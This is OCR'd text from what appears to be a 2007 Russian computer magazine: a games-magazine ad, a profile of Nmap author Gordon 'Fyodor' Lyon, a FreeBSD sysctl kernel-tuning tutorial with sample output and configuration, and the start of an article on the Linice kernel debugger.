Эксклюзивные подробности о лучшем шутере нового поколения. Мы играли в него вместе с разработчиками.



ОЖИДАНИЯ 2007

Все самые значимые игры 2007 года в одном материале.

MEDIEVAL II: TOTAL WAR

Главная стратегия уходящего года: красивая, масштабная, увлекательная. Все, о чем мечтали фанаты!

NEVERWINTER NIGHTS 2

Достойное продолжение нашумевшего хита. Отличная альтернатива Oblivion и Gothic 3.

А ТАКЖЕ:

*⁎ **ПРЕВЬЮ**: Jade Empire, Rogue Warrior, «Предтечи», «Обитаемый остров: Послесловие», «Смерть шпионам», «Адреналин 2: Час пик»…*

*⁎ **РЕЦЕНЗИИ:** Neverwinter Nights 2, Pro Evolution Soccer 6, Medieval II: Total War, Football Manager 2007, «Heroes of Might and Magic V: Владыки Севера», «Санитары подземелий», Splinter Cell: Double Agent, «Завтра война», Marvel: Ultimate Alliance, Sam & Max: Episode 1 – Culture Shock, «Warhammer: Печать Хаоса», «Полный привод: УАЗ 4x4», FIFA Manager, «Вторая мировая», «Дневной дозор»...*


И многое-многое другое!

SPLINTER CELL: DOUBLE AGENT

Сэм Фишер сменил промысел и подался в террористы. Такой Splinter Cell еще не было.







В КАЖДОМ НОМЕРЕ:

⁎ ДВА **двухслойных DVD (общий объем 17 Gb);**

⁎ ДВА **постера;**

⁎ ДВЕ **наклейки!!!**





ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

X-PROFiLE

ИМЯ: GORDON LYON
НИК: FYODOR
ВОЗРАСТ: 29 ЛЕТ
МЕСТО ОБИТАНИЯ: ПОЛО АЛЬТО, ШТАТ КАЛИФОРНИЯ, США
E-MAIL ДЛЯ СВЯЗИ: FYODOR@INSECURE.ORG
САЙТ: HTTP://INSECURE.ORG

«ИЗ-ЗА МОЕГО ПСЕВДОНИМА, ЛЮДИ СЧИТАЮТ МЕНЯ ЭКСПЕРТОМ ПО ДОСТОЕВСКОМУ. НА САМОМ ДЕЛЕ, ЭТО НЕ ТАК, И ОН ДАЖЕ НЕ МОЙ ЛЮБИМЫЙ ПИСАТЕЛЬ. ПОЭТОМУ КОГДА МНЕ ПРИХОДЯТ ПИСЬМА С ПРЕДЛОЖЕНИЕМ ОБСУДИТЬ «БРАТЬЕВ КАРАМАЗОВЫХ», ПРИХОДИТСЯ ОТВЕЧАТЬ: «ИЗВИНИТЕ, Я НЕ ПОМНЮ СЮЖЕТ». ТАКЖЕ НЕКОТОРЫЕ СЧИТАЮТ МЕНЯ РУССКИМ И ПРИСЫЛАЮТ ПИСЬМА НА ЯЗЫКЕ, КОТОРЫЙ МОЙ МЕЙЛЕР НЕ В СОСТОЯНИИ ДАЖЕ ОТОБРАЗИТЬ»

КОМПЬЮТЕРЫ
У Fyodor'а дома находится 15 (!) компьютеров: 5 Linux-станций, 1 FreeBSD, 1 OpenBSD, 4 Solaris-бокса, 2 HP Envizex X-terms, 1 HP 382 (на данный момент неработающий). Все компьютеры объединены в сеть и являются серверами для разных сетевых проектов.

ЯЗЫКИ ПРОГРАММИРОВАНИЯ
Преимущественно C++ и Perl.

ХОББИ
Linux, программирование, TCP/IP, чтение, разработка веб-сайтов, катание на байке, скалолазание, стрельба, катание на коньках и лыжах, картинг, путешествия по незнакомым местам.

ОФИЦИАЛЬНАЯ РАБОТА
Владелец компании Insecure.Com LLC.

САМЫЕ ПОСЕЩАЕМЫЕ САЙТЫ
Insecure.org, Hackernews.com, Technotronic.com, www.nytimes.com, www.lwn.net, www.slashdot.org, www.advogato.org, www.wsj.com, quote.yahoo.com, www.barrons.com, www.smartmmoney.com.

БИОГРАФИЯ
Отец Гордона был заядлым компьютерным энтузиастом, поэтому с детства приучал сына к подобным технологиям. Еще до того как будущему хакеру исполнилось 10 лет, он уже был хорошо знаком с Apple X и Vic-20 и пробовал писать для них собственные программы на BASIC'е. Чуть позже в доме появился IBM XT. С этого началось серьезное увлечение парня программированием. В старших классах школы Гордон открыл для себя UNIX, который по сравнению с привычным DOS показался чудом. С того момента он посвятил все свое свободное время изучению этой системы. Впервые в мир компьютерной безопасности Fyodor попал примерно в то же время — вместе с другом Дэвидом они завели шелл-аккаунты на сервере местного интернет-провайдера и постоянно хакали друг друга 4fun. Являясь большим поклонником чтения, Fyodor позаимствовал псевдоним у Федора Достоевского, книга которого «Notes from Underground» произвела на него сильное впечатление. С начала 90-х годов этот ник стал для него практически новым именем.
В 1997 Fyodor уже вовсю исследовал компьютерные сети, став постоянным участником местных BBS.
Его заметки можно было найти на хакерском сайте Exploit World (сейчас он уже сильно устарел) и хоумпаге Fyodor's Playhouse. У хакера была целая директория всевозможных сканеров, начиная SATAN'ом и заканчивая SYN- и UDP-сканерами. Но для эффективной работы их приходилось модифицировать вручную.
В конце концов Fyodor решил, что будет проще создать собственную программу, обладающую всеми необходимыми ему возможностями. Так появилась первая версия Nmap — бесплатной opensource-утилиты для исследования сетей и security-аудита. Она быстро сканирует участки сети и определяет доступные хосты и сервисы, установленную операционную система, файрволы и много других полезных вещей. Благодаря скорости работы, мощности и гибкости Nmap практически сразу завоевала авторитет в security-комьюнити. В течение следующих лет утилита постоянно обновлялась и становилась еще мощнее. В настоящее время это самый используемый security-сканер и одна из



«УВИДЕТЬ NMAP В ФИЛЬМЕ «MATRIX: RELOADED» БЫЛО ПОТРЯСАЮЩЕ. Я БОЛЬШОЙ ПОКЛОННИК ПЕРВОЙ «МАТРИЦЫ», ПОЭТОМУ КУПИЛ БИЛЕТ НА ПРОДОЛЖЕНИЕ. И СЦЕНА, ГДЕ ТРИНИТИ ДОВОЛЬНО РЕАЛИСТИЧНО ИСПОЛЬЗУЕТ МОЮ ПРОГРАММУ ДЛЯ ВЗЛОМА СЕТИ… СКАЖУ ЧЕСТНО, Я БЫЛ ПОД БОЛЬШИМ ВПЕЧАТЛЕНИЕМ И, КОГДА ВЕРНУЛСЯ ДОМОЙ, СРАЗУ ЖЕ СДЕЛАЛ ПОСТ ОБ ЭТОМ НА СВОЕМ САЙТЕ. НАЙТИ КАЧЕСТВЕННЫЕ КАРТИНКИ ТОЙ СЦЕНЫ МОЖНО НА ИНДЕКСНОЙ СТРАНИЦЕ И СЕЙЧАС»

самых популярных security-утилит в мире, принесшая автору известность в мировых компьютерных кругах.

ПРОЕКТЫ

Fyodor является основателем сайтов http://insecure.org, http://seclists.org, http://sectools.org. В последние несколько лет он принял участие в написании трех книг. В работе «Stealing the Network: How to Own a Continent», написанной им в соавторстве с Кевином Митником, Джеем Биллом и Джо Грендом, излагается вымышленная история о крупнейшем электронном хищении, которое вполне может произойти в наши дни. Из «Nmap Network Scanning», которая скоро появится в продаже, можно узнать о том, как эффективно использовать Nmap. Здесь приведены рекомендации автора программы. Fyodor также внес свой вклад в создание популярной серии «Know Your Enemy», а сейчас приступил к написанию книги комиксов «Hero-Z Clustermind», где сюжет закручен вокруг похищения автора Nmap, умения которого «плохие люди» хотят использовать для «темных дел». Помимо книг, Fyodor опубликовал множество статей и документаций на технические темы, например «Nmap Reference Guide», «Idle Scanning and Related IPID Games», «Service and Application Version Detection», «Remote OS Detection via TCP/IP Fingerprinting (2nd Generation)». Их можно найти на официальном сайте автора. Fyodor не только руководит собственной компанией Insecure, но также участвует в проекте Honeynet и занимает должность одного из директоров организации Computer Professionals for Social Responsibility. Свободное время он посвящает поддержке таких проектов, как The Free Software Foundation, Electronic Frontier Foundation, Wikipedia, Computer History Museum. Он является желанным гостем на многих security-конференциях и встречах компьютерных специалистов, выступая там с докладами по сетевой безопасности. Лекции Fyodor'а можно было слышать на Defcon, IT Security World, IT-Defense, FOSDEM, CanSecWest, ShmooCon, в Стэнфордском исследовательском институте, Университете Вашингтона и других местах.


ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /

ПРИОТКРЫВАЯ ЗАНАВЕС ЯДРА

ТОНКАЯ НАСТРОЙКА ЯДРА FREEBSD ЧЕРЕЗ ИНТЕРФЕЙС SYSCTL

ВЕТЕРАНЫ ЕЩЕ ПОМНЯТ ТЕ ВРЕМЕНА, КОГДА ДЛЯ НАСТРОЙКИ ПРИХОДИЛОСЬ ПРАВИТЬ КОНФИГ ЯДРА, А ИНОЙ РАЗ И ЕГО ИСХОДНЫЕ ТЕКСТЫ, ОБРЕКАЯ СЕБЯ НА УТОМИТЕЛЬНОЕ ВРЕМЯПРЕПРОВОЖДЕНИЕ В ЧЕРНОЙ СКУЧНОЙ КОНСОЛИ. СОВРЕМЕННАЯ FREEBSD УШЛА ДАЛЕКО ВПЕРЕД ОТ СВОИХ ПРЕДШЕСТВЕННИЦ. СЕГОДНЯ ПРАКТИЧЕСКИ ВСЕ ПАРАМЕТРЫ ЯДРА ХРАНЯТСЯ В СПЕЦИАЛЬНЫХ СИСТЕМНЫХ ПЕРЕМЕННЫХ И ДОСТУПНЫ ДЛЯ ИЗМЕНЕНИЯ ПРЯМО ВО ВРЕМЯ РАБОТЫ ОС.

Историческая справка



В о времена ранних версий BSD пользователям, желавшим получить доступ к настройкам ядра или изменить его конфигурацию, приходилось прибегать к замысловатым приемам и техникам. Обычно для этого создавались небольшие вспомогательные утилиты, которые читали файл /dev/kmem (образ памяти ядра), находили в нем необходимые структуры данных и передавали их пользователю. Для изменения параметров применялся похожий прием с последующей записью информации по определенному адресу. Практика использования файла /dev/kmem как интерфейса конфигурирования ядра обнаружила множество недостатков такого подхода. Структуры данных могли как перемещаться в памяти, так и просто исчезать из нее. Поэтому всегда существовал риск того, что программа запишет данные в неверно выбранный участок памяти с последствиями в виде классического kernel panic. Процедура поиска значительно нагружала процессор, который в те годы и без того не мог похвастаться производительностью. Меры ограничения доступа к файлу /dev/kmem ослаблялись, так как администраторам приходилось считаться с потребностями программ-конфигураторов. И конце концов, все это крепко пахло грязным хаком, который был совершенно несвойственен элегантному UNIX.

В какой-то момент все эти проблемы настолько надоели пользователям, что разработчики решили добавить в ядро специальную функцию, с помощью которой любая программа, имеющая на то право, могла прочитать или изменить настройки ядра. Так в 4.4BSD появился интерфейс sysctl, который впоследствии был унаследован всеми ее потомками.

```
$ sysctl kern.version
kern.version: FreeBSD 6.1-RELEASE #13: Sat Nov 18 00:02:28 YEKT 2006
    root@new.j1m.org:/usr/obj/usr/src/sys/MINI

$ sysctl kern.boottime
kern.boottime: { sec = 1164181169, usec = 762402 } Wed Nov 22 12:39:29 2006
$ sysctl kern.sched
kern.sched.name: 4BSD
kern.sched.quantum: 100000
kern.sched.followon: 0
kern.sched.pfollowons: 0
kern.sched.kgfollowons: 0
kern.sched.preemption: 1
$ sysctl vm.vmtotal
vm.vmtotal:
System wide totals computed every five seconds: (values in kilobytes)
===============================================
Processes:              (RUNQ: 2 Disk Wait: 0 Page Wait: 0 Sleep: 35)
Virtual Memory:         (Total: 22196K, Active 122072K)
Real Memory:            (Total: 443096K Active 75656K)
Shared Virtual Memory:  (Total: 36824K Active: 20972K)
Shared Real Memory:     (Total: 29128K Active: 15616K)
Free Memory Pages:      319752K

$ █
```

> Системная информация

```
# $FreeBSD: src/etc/sysctl.conf,v 1.8 2003/03/13 18:43:50 mux Exp $
#
#  This file is read when going to multi-user and its contents piped thru
#  ``sysctl'' to adjust kernel values.  ``man 5 sysctl.conf'' for details.
#

# Uncomment this to prevent users from seeing information about processes that
# are being run under another UID.
#security.bsd.see_other_uids=0

kern.sched.quantum=250000
kern.polling.enable=1

net.inet.ip.portrange.first=1024
nen.inet.ip.portrange.last=48000
kern.ipc.somaxconn=2048

#net.inet.tcp.blackhole=1
net.inet.icmp.drop_redirect=1
net.inet.icmp.log_redirect=1
net.inet.ip.redirect=0
net.inet.ip.forwarding=0

#vfs.usermount=1
hw.acpi.sleep_button_state=NONE
hw.snd.pcm0.vchans=4
hw.snd.maxautovchans=4
```

> Правим /etc/sysctl.conf

Реализация

Все настройки ядра хранятся в специальных переменных, организованных в древовидную структуру, называемую MIB (Management Information Base), а совокупность всех переменных именуется состоянием ядра. Структура MIB очень напоминает древовидную организацию файлов и каталогов в файловой системе. Каждая ветвь такого дерева ссылается на определенную тематическую область конфигурации ядра (сведения об ОС, безопасность, подсистема виртуальной памяти, подсистема ввода-вывода и т.д.), позволяя легко найти нужную переменную. При этом ветви могут быть многократно вложены, разбивая разделы на подразделы.

Не все переменные доступны для записи, так же как не все переменные служат для настройки ядра. Многие из них используются для получения сведений о ядре и операционной системе. Другие предназначены для получения различной статистики, третьи — для наблюдения за состоянием ядра. Специальный раздел отведен для информации о железной составляющей ПК: ISA- и PCI-устройства, жесткие диски, ACPI. Многие переменные привязаны к определенной подсистеме или механизму ядра, и в случае отсутствия одного из его компонентов, структура MIB будет неполной. Так, например, если ядро собрано без поддержки пакетного фильтра ipfw, все запросы к переменным ветви net.inet.ip.fw приведут к сообщению об ошибке.

В FreeBSD версии 6.1 доступно более тысячи переменных, разбитых на 12 основных разделов.

КОРНЕВЫЕ ВЕТВИ ДЕРЕВА MIB

kern — основные настройки ядра;
vm — подсистема виртуальной памяти;
vfs — подсистема VFS;
net — стек сетевых протоколов;
debug — отладочная информация;
hw — настройки аппаратного обеспечения;
machdep — настройки, зависящие от аппаратной платформы;
user — ограничения пользователей;
p1003_1b — совместимость со стандартом POSIX 1003.1b;
compat — совместимость с другими операционными системами;
security – безопасность;
dev — информация об аппаратных устройствах.

Начинаем

Специально для манипуляции переменными ядра в BSD была введена специальная утилита /sbin/sysctl. С ее помощью можно просмотреть список доступных переменных, узнать и изменить их значение, а также получить описание переменной. Так, для получения значения переменной используется команда «sysctl путь.до.переменной», для записи нового значения – «sysctl путь.до.переменной=значение». Для получения списка переменных можно использовать флаг -a, а чтобы узнать описание переменной — флаг -d.

Кроме того, предусмотрен специальный конфигурационный файл /etc/sysctl.conf, куда следует вносить переменные, значения которых должны быть изменены во время инициализации системы. Замечу, что некоторые переменные не могут быть изменены во время работы ядра (в основном это переменные раздела hw), их необходимо поместить в файл /boot/loader.conf, который читается еще до загрузки ядра.

Подавляющее большинство переменных не дает практического эффекта пользователям, а значение некоторых и вовсе понятно лишь разработчикам ядра. Поэтому сегодня мы рассмотрим наиболее интересные из них.

Основные настройки ядра

К основным настройкам ядра можно отнести почти все переменные раздела kern. Здесь хранится информация о ядре и его версии, о времени последней сборки ядра, сетевое имя машины, различные ограничения. Давай рассмотрим эти переменные:

ОСНОВНЫЕ НАСТРОЙКИ ЯДРА FREEBSD

Информация о ядре (только для чтения):
kern.ostype — тип ОС, всегда FreeBSD;
kern.osrelease — версия, например 6.1-RELEASE;
kern.osreldate — дата выхода данной версии;
kern.osrevision — время ревизии ОС;
kern.version — тип ОС, ее версия и время последней сборки;
kern.posix1version — с какой версией POSIX.1 совместима ОС;
kern.ident — идентификатор ядра; строка, указанная в конфиге ядра после директивы ident;
kern.boottime — время последней загрузки ядра.

Инициализация ядра (могут быть изменены через /boot/loader.conf):
kern.bootfile — путь до ядра (директива bootfile);
kern.module_path — путь до каталога с модулями (директива module_path);
kern.init_path — путь до программы init (директива init_path).

Сетевое имя:
kern.hostname — сетевое DNS-имя машины;
kern.domainname — домен службы NIS.

INFO

> Pawel Jakub Dawidek, один из коммитеров FreeBSD, написал интересный модуль ядра, воссоздающий дерево переменных sysctl в виде виртуальной файловой системы. Исходники модуля лежат на его сайте (garage.freebsd.pl) и на нашем диске.

WWW



> Описания параметров ядра OpenBSD, влияющих на работу его подсистем, можно почерпнуть по адресу: www.openbsd.ru/docs/howto-sysctl.html.

```
vm.zone:
ITEM            SIZE     LIMIT     USED    FREE  REQUESTS

FFS2 dinode:     256,        0,    1474,     41,     1550
FFS1 dinode:     128,        0,       0,      0,        0
FFS inode:       132,        0,    1474,      5,     1550
SWAPMETA:        276,    95452,       0,      0,        0
rtentry:         132,        0,       1,     57,        1
ripcb:           180,    25300,       0,      0,        0
sackhole:         20,        0,       0,      0,        0
tcpreass:         20,     1690,       0,      0,        0
hostcache:        76,    15400,       0,    100,        1
syncache:        100,    15366,       0,     78,        6
tcptw:            48,     5070,       0,    156,        5
tcpcb:           464,    25280,       6,     10,       47
inpcb:           180,    25300,       6,     38,       47
udpcb:           180,    25300,       1,     43,      507
ipq:              32,      791,       0,      0,        0
unpcb:           140,    25284,      62,     50,      186
socket:          356,    25289,      90,     20,      740
KNOTE:            68,        0,       0,      0,        0
PIPE:            408,        0,      35,     19,     1041
DIRHASH:        1024,        0,     135,      9,      135
NAMEI:          1024,        0,       0,      8,   283288
L VFS Cache:     291,        0,      38,     14,       48
S VFS Cache:      68,        0,    8448,     64,   321418
VNODEPOLL:        76,        0,       0,      0,        0
VNODE:           272,        0,    8133,     15,     8419
ata_composit:    196,        0,       0,      0,        0
ata_request:     204,        0,       0,    171,    16508
g_bio:           132,        0,       0,    580,    50549
ACL UMA zone:    388,        0,       0,      0,        0
mbuf_jumbo_1:  16384,        0,       0,      0,        0
mbuf_jumbo_9:   9216,        0,       0,      0,        0
mbuf_jumbo_p:   4096,        0,       0,      0,        0
mbuf_cluster:   2048,    25280,     128,      6,      128
mbuf:            256,        0,     132,    138,  1671979
mbuf_packet:     256,        0,     128,    142,   262211
VMSPACE:         300,        0,      40,     12,     1319
UPCALL:           44,        0,       0,    156,       12
KSEGRP:           88,        0,      98,     62,      104
THREAD:          372,        0,      98,     22,   255533
PROC:            524,        0,      80,     18,     1359
Files:            72,        0,     246,     72,   185326
lines 1-44
```

> vm.zone: зонный аллокатор, с помощью которого ядро выделяет память для своих нужд

```
kern.ostype: Operating system type
kern.osrelease: Operating system release
kern.osrevision: Operating system revision
kern.version: Kernel version
kern.maxvnodes: Maximum number of vnodes
kern.maxproc: Maximum number of processes
kern.maxfiles: Maximum number of files
kern.argmax: Maximum bytes of argument to execve(2)
kern.securelevel: Current secure level
kern.hostname: Hostname
kern.hostid: Host ID
kern.clockrate: Rate and period of various kernel clocks
kern.proc.all: Return entire process table
kern.proc.pid: Process table
kern.proc.pgrp: Process table
kern.proc.sid: Process table
kern.proc.tty: Process table
kern.proc.uid: Process table
kern.proc.ruid: Process table
kern.proc.args: Process argument list
kern.proc.proc: Return process table, no threads
kern.proc.sv_name: Process syscall vector name (ABI type)
kern.proc.rgid: Process table
kern.proc.gid: Process table
kern.proc.pathname: Process executable path
kern.proc.pid_td: Process table
kern.proc.pgrp_td: Process table
kern.proc.sid_td: Process table
kern.proc.tty_td: Process table
kern.proc.uid_td: Process table
kern.proc.ruid_td: Process table
kern.proc.proc_td: Return process table, no threads
kern.proc.rgid_td: Process table
kern.proc.gid_td: Process table
kern.file: Entire file table
kern.posix1version: Version of POSIX attempting to comply to
kern.ngroups: Maximum number of groups a user can belong to
kern.job_control: Whether job control is available
kern.saved_ids: Whether saved set-group/user ID is available
kern.boottime: System boottime
kern.domainname: Name of the current YP/NIS domain
kern.osreldate: Kernel release date
kern.bootfile: Name of kernel file booted
kern.maxfilesperproc: Maximum files allowed open per process
lines 1-44
```

> sysctl -ad: описание всех переменных

Ограничения:

kern.maxproc — максимально допустимое число процессов;

kern.maxfiles — максимально допустимое число открытых файлов;

kern.maxfilesperproc — максимальное число открытых файлов на каждый процесс;

kern.maxusers — максимально допустимое число зарегистрированных пользователей в системе.

Другое:

kern.disks — список доступных жестких дисков (ro).

kern.malloc — список буферов, динамически выделяемых ядром для собственных нужд, и их размер.

kern.coredump — включить/выключить создание core-файлов при крахе программы. На домашней машине лучше указать 0.

kern.corefile — место, куда складывать core-файлы. По умолчанию core-файлы попадают в текущий каталог. Возможным решением будет строка «/tmp/%U.%N.core».

kern.sched.name — используемый планировщик процессов (ro).

kern.sched.quantum — квант времени в микросекундах, выделяемый на каждый процесс. Для лучшей отзывчивости программ значение можно поднять до 250000. На серверах рекомендуется оставить значение по умолчанию (100000).

kern.sched.preemption — при необходимости позволить ядру вытеснять работающий процесс. Повысит отзывчивость системы.

SMP:

kern.smp.maxcpus — максимальное число процессоров, поддерживаемых ядром. Задается при сборке ядра.

kern.smp.active — число активных процессоров (найденных ядром и готовых к выполнению задачи).

kern.smp.disabled — число отключенных процессоров.

kern.smp.cpus — число задействованных в данный момент процессоров.

Несколько ремарок. По умолчанию переменная kern.module_path содержит строку «/boot/kernel;/boot/modules». Первый каталог для модулей, поставляемых с ядром, второй — для модулей сторонних разработчиков. Модифицировать значения переменных kern.max* в большинстве случаев не имеет смысла, потому как времена, когда эти значения были вшиты в ядро, прошли. Сегодня FreeBSD способна сама определять оптимальные величины и не требует от пользователя бессмысленных вычислений. Единственным случаем, когда все-таки может понадобиться увеличение числа открытых файлов, является нагруженный веб-сервер или любая другая программа, работающая с множеством файлов. Для вычисления оптимального зна-

ГЛАВНОЕ ПРАВИЛО ОПТИМИЗАТОРА

Перед тем как приступать к изменению настроек ядра, стоит запомнить одну простую истину. По умолчанию ядро настроено на оптимальную производительность, и, как заметил Пол-Хеннинг Камп, улучшая производительность одной подсистемы, мы понижаем производительность другой. А компетентность этого человека в этом вопросе неоспорима.

```
kern.ostype: FreeBSD
kern.osrelease: 6.1-RELEASE
kern.osrevision: 199506
kern.version: FreeBSD 6.1-RELEASE #13: Sat Nov 18 00:02:28 YEKT 2006
    root@new.j1m.org:/usr/obj/usr/src/sys/MINI

kern.maxvnodes: 53808
kern.maxproc: 6084
kern.maxfiles: 12168
kern.argmax: 262144
kern.securelevel: -1
kern.hostname: new.j1m.org
kern.hostid: 0
kern.clockrate: { hz = 1000, tick = 1000, profhz = 1024, stathz = 128 }
kern.posix1version: 200112
kern.ngroups: 16
kern.job_control: 1
kern.saved_ids: 0
kern.boottime: { sec = 1164181169, usec = 762402 } Wed Nov 22 12:39:29 2006
kern.domainname:
kern.osreldate: 601000
kern.bootfile: /boot/kernel/kernel
kern.maxfilesperproc: 10951
kern.maxprocperuid: 5475
kern.ipc.maxsockbuf: 262144
kern.ipc.sockbuf_waste_factor: 8
kern.ipc.somaxconn: 128
kern.ipc.max_linkhdr: 16
kern.ipc.max_protohdr: 40
kern.ipc.max_hdr: 56
kern.ipc.max_datalen: 152
kern.ipc.nmbclusters: 25280
kern.ipc.nmbjumbop: 0
kern.ipc.nmbjumbo9: 0
kern.ipc.nmbjumbo16: 0
kern.ipc.maxpipekva: 13029376
kern.ipc.pipes: 70
kern.ipc.pipekva: 573440
kern.ipc.pipefragretry: 0
kern.ipc.pipeallocfail: 0
kern.ipc.piperesizefail: 0
kern.ipc.piperesizeallowed: 1
kern.ipc.numopensockets: 90
kern.ipc.maxsockets: 25280
lines 1-44
```

> sysctl -a: значения всех переменных

чения можно обратиться к переменной kern.openfiles, которая содержит текущее число открытых файлов.

Сетевая подсистема

Настройка сетевой подсистемы обычно сводится:

а. к повышению некоторых лимитов, что в итоге позволяет ядру обрабатывать больше подключений, отправлять большее количество данных в секунду и эффективнее работать с сетевым оборудованием;

б. к изменению настроек таким образом, чтобы защитить ядро от различных видов атак и подстроить его под выполнение определенной задачи.

Этими двумя пунктами мы и будем руководствоваться.

СЕТЕВЫЕ НАСТРОЙКИ ЯДРА FREEBSD

Увеличение производительности:

net.inet.ip.portrange.first=1024
net.inet.ip.portrange.last=48000 — увеличиваем диапазон портов, доступных программам. Стоит изменять только на нагруженных серверах, использующих много исходящих подключений, таких как веб-прокси и ftp.

kern.polling.enable=1 — включаем device polling. Осуществляется самостоятельный опрос устройств вместо генерирования прерываний устройством, что позволяет значительно увеличить производительность при больших нагрузках на сетевую карту. Ядро должно быть собрано с опциями «options DEVICE_POLLING» и «options HZ=1000».

kern.ipc.somaxconn=2048 — увеличиваем очередь входящих подключений со 128 до 2048, что помогает нагруженному серверу принять больше подключений, а также затрудняет SYN флуд.

Защита от сетевых атак:

net.inet.tcp.blackhole=1
net.inet.udp.blackhole=1 — превращаем машину в черную дыру. Ядро не будет отправлять RST-пакет в ответ на обращение к незанятым портам. Сканеры портов не любят этого.

net.inet.icmp.drop_redirect=1
net.inet.ip.redirect=0 — запрещаем ICMP-сообщения, приводящие к изменению таблицы маршрутизации (тип 5: IP Redirect). Удивительно, но FreeBSD даже в 2007 году разрешает такие сообщения по умолчанию.

net.inet.ip.forwarding=0 — отключаем перенаправление пакетов с одного сетевого интерфейса на другой.

Счастливые обладатели высокоскоростных соединений (это в первую очередь Gigabit Ethernet) могут поэкспериментировать с размерами входных и выходных сетевых TCP-буферов, увеличивая значение переменных net.inet.tcp.sendspace и net.inet.tcp.recvspace. Но стоит помнить, что слишком объемные буферы быстро приведут к исчерпанию памяти при большом количестве подключений. Для веб-сервера, который принимает много коротких запросов и отправляет большие обьемы данных, размер выходного буфера рекомендуется увеличить в ущерб входного. Производительность samba и squid можно увеличить, изменив значение переменной net.inet.tcp.delayed_ack на 0 и запретив таким образом отправку ответных ACK-сообщений вместе с данными. В случае интерактивных протоколов, таких как POP, IMAP, SMTP, SSH и FTP, это изменение приведет к заполнению сети лишними пакетами, содержащими лишь ACK-сообщения, и снижению производительности.

Полезные и не очень мелочи

В заключительной части статьи мы рассмотрим несколько интересных (с точки зрения практической выгоды) переменных. Для начала обратимся к неизменяемым переменным, которые будут полезны как источник информации. В первую очередь это переменная vm.vmtotal, которая в удобной для чтения форме показывает информацию о количестве процессов в системе, размере виртуальной и физической памяти, а также о количестве свободной. Далее — переменная vm.loadavg, содержащая таинственное значение «загруженности системы». Вкратце объяснить эти числа невозможно, поэтому скажу только, что если все три числа подойдут к отметке «5», то значит где-то в системе создалось узкое место, которое может быть где угодно: в оперативной памяти, жестком диске, или заключаться в какой-то внутренней неполадке.

Теперь о переменных, изменять значение которых имеет смысл. К ним относится vfs.usermount, установив значение которой в единицу, мы позволим любому пользователю монтировать файловые системы к точке, принадлежащей ему. Далее — hw.snd.pcm0.vchans и hw.snd.maxautovchans, позволяющие создать несколько виртуальных каналов для одной звуковой карты, что дает возможность одновременно слышать звук из нескольких источников без использования звуковых демонов. На домашней машине рекомендуется создать 4 канала — этого вполне достаточно для повседневных нужд.

Напоследок скажем пару слов об управлении питанием. Очень часто на форумах можно встретить вопросы вроде: «Как отключить кнопку Power?» или «Как отключить кнопку Sleep на клавиатуре?». Ответ прост. Пишем в файл /etc/sysctl.conf строку «hw.acpi.power_button_state=NONE» или «hw.acpi.sleep_button_state=NONE» в зависимости от желаемого результата. Также можно не отключать клавишу совсем, а просто изменить ее поведение, назначив ей любое из доступных состояний ACPI, перечисленных в переменной hw.acpi.supported_sleep_state. При этом S1 — самый низкий уровень энергосбережения (сон), а S5 — самый высокий (выключение).

ДОРОГУ МОЛОДЫМ

К сожалению, многое из того, что я хотел рассказать в этом материале, так и осталось в моей голове и на страницах многочисленных заметок. Читателям, жаждущим идти дальше, я предлагаю распечатать вывод команды sysctl -ad и читать его на ночь, время от времени заглядывая в англо-русский словарик. Те, кого интересуют переменные, связанные с jail, могут обратиться к моей статье «Тюрьма для чертенка», где они и описаны.



КРИС КАСПЕРСКИ

ХАРДКОРНАЯ ОТЛАДКА С LINICE

УЧИМСЯ РАБОТАТЬ В КОНСОЛЬНОМ ОТЛАДЧИКЕ ЯДРА, АНАЛОГЕ SOFTICE

ДОСТОЙНЫХ ОТЛАДЧИКОВ ЯДЕРНОГО УРОВНЯ И ПОД WINDOWS НЕМНОГО, А В LINUX ИХ МОЖНО ПЕРЕСЧИТАТЬ ПО ПАЛЬЦАМ ОДНОЙ РУКИ, ДА И ТЕ БОЛЬШЕЙ ЧАСТЬЮ СЫРЫЕ, НЕДОДЕЛАННЫЕ ИЛИ ЖЕ ЗАБРОШЕННЫЕ И МХОМ ЗАРОСШИЕ... СЕГОДНЯ МЫ ПОГОВОРИМ О САМОМ ПОПУЛЯРНОМ И НАИБОЛЕЕ ИНТЕРЕСНОМ ИЗ НИХ — LINICE.

Как уже можно догадаться по названию, Linice — это неофициальный «порт» легендарного SoftICE под Linux, сохранивший интерфейс, систему команд и большинство возможностей последнего: всплытие по горячей клавише (в Linice это <CTRL-Q>); установка аппаратных точек останова на все функции и системные вызовы; просмотр GDT/LDT/IDT, физических страниц памяти; возможности, позаимствованные из GDB (вызов произвольной функции командой CALL, сохранение/восстановление контекста регистров, внутренние переменные и т.д.).
В отличие от большинства других отладчиков, работающих через нереентерабельный и легко обнаруживаемый защитами механизм ptrace (Windows-аналогом которого является DEBUG_PROCESS, применяемый прикладными отладчиками), Linice использует нативную трассировку, такую же как в SoftICE, что позволяет обоим отладчикам отлаживать круто защищенные программы, с которыми другие уже не справляются.
На самом деле, это никакой не порт (отсюда и кавычки), а независимый проект, написанный с нуля и распространяющийся в исходных текстах на бесплатной основе (от SoftICE там только вдохновение). Основная часть кода, предназначенная для ядра 2.4, была написана немецким хакером Гораном Девиком, однако поддержкой ядра 2.6 занимались уже совсем другие люди: Daniel Reznick, Peter K. и Carlos Manuel Duclos Vergara. А наш соотечественник Олег Худаков переписал ассемблерные файлы с nasm'а на gcc. Исходные тексты лежат на официальном сайте проекта — www.linice.com, там же находится документация, короткий FAQ и ссылка на форум groups.google.com/group/Linice. Готовые бинарные сборки отсутствуют. Создатели проекта открыли свой собственный аккаунт на SourceForge, но поленились выложить на него какие бы то ни было файлы представив на обозрение всего лишь 3 галименьких скрина: https://sourceforge.net/projects/linice.

Системные требования

Последняя версия Linice носит номер 2.6 и датируется 28 июлем 2005 года, полностью поддерживая ядро 2.4.x и консольный VGA-режим. С более новыми ядрами наблюдаются серьезные проблемы, и ядро 2.6.x поддерживается лишь в ограниченном режиме.
Отладчик разрабатывался и тестировался под Debian 2.6. Его совместимость с остальными дистрибутивами не гарантируется, что

> Linice, запущенный в консольном VGA-режиме

> Внешний вид отладчика Linice

